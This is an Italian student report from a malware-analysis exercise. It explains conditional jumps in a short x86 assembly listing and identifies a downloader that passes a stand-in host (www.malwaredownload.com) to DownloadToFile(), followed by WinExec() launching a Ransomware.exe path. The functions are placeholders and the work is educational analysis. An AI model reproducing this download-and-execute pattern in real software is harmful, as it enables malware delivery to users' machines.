Claudio De Cicco
20/1/2023

Report Malware Analysis

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.


Punto 1

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Con riferimento alla tabella 1 andiamo ad individuare quale salto condizionale viene effettuato e perché.
Come possiamo notare per quanto riguardo il registro **EAX** vediamo come con l'istruzione **mov** viene copiato il valore 5 nel registro, successivamente con l'istruzione **cmp** viene comparato **EAX(5)** con il valore 5 essendo di valore uguale **ZF (zero flag)** assumerà valore 1.
Per quanto riguarda il registro **EBX** con l'istruzione **mov** viene copiato il valore 10 nel registro e successivamente con l'istruzione inc viene incrementato il suo valore di 1, anche in questo caso con l'istruzione **cmp** viene comparato il valore di **EBX(11)** con il valore 11 , essendo uguali anche in questo caso la **ZF** avrà valore 1.
La differenza quindi la faranno le istruzioni **jnz** e **jz** . **jnz** salta alla locazione di memoria specificata se ZF non è settato a 1, mentre **jz** salta se ZF è uguale a 1.
Quindi per questo motivo il salto condizionale che viene effettuato sarà quello di jz che salterà alla locazione di memoria **0040FFA0.(tabella 3).**

Punto 2



Punto 3

AL punto 3 andiamo a vedere le diverse funzionalità del malware. Nella tabella 2 vediamo come il valore di EDI viene copiato in EAX , (EDI contiene un URL). Successivamente EAX viene pushato e tramite l'istruzione call viene richiamata una funzione, l'operando Downloadtofile() mi fa pensare che si tratti di un downloader.

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Nella tabella 3 invece il valore di EDI che contiene un path verso un file eseguibile viene copiato in EDX, che viene pushato e con l'istruzione call viene richiamata la pseudo funzione che avrà come operando WinExec() che permette l'esecuzione di applicazioni.

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Punto 4

Gli argomenti sono passati successivamente alle successive chiamate di funzione partendo innanzitutto da copiare il valore di EDI ripettivamente ai registri EAX e EDX successivamente i due registri vengono pushati in alto sullo stack , tramite le istruzioni call i parametri della funzione chiamante vengono passati alla funzione chiamata andando a creare un nuovo stack per svolgere il suo compito.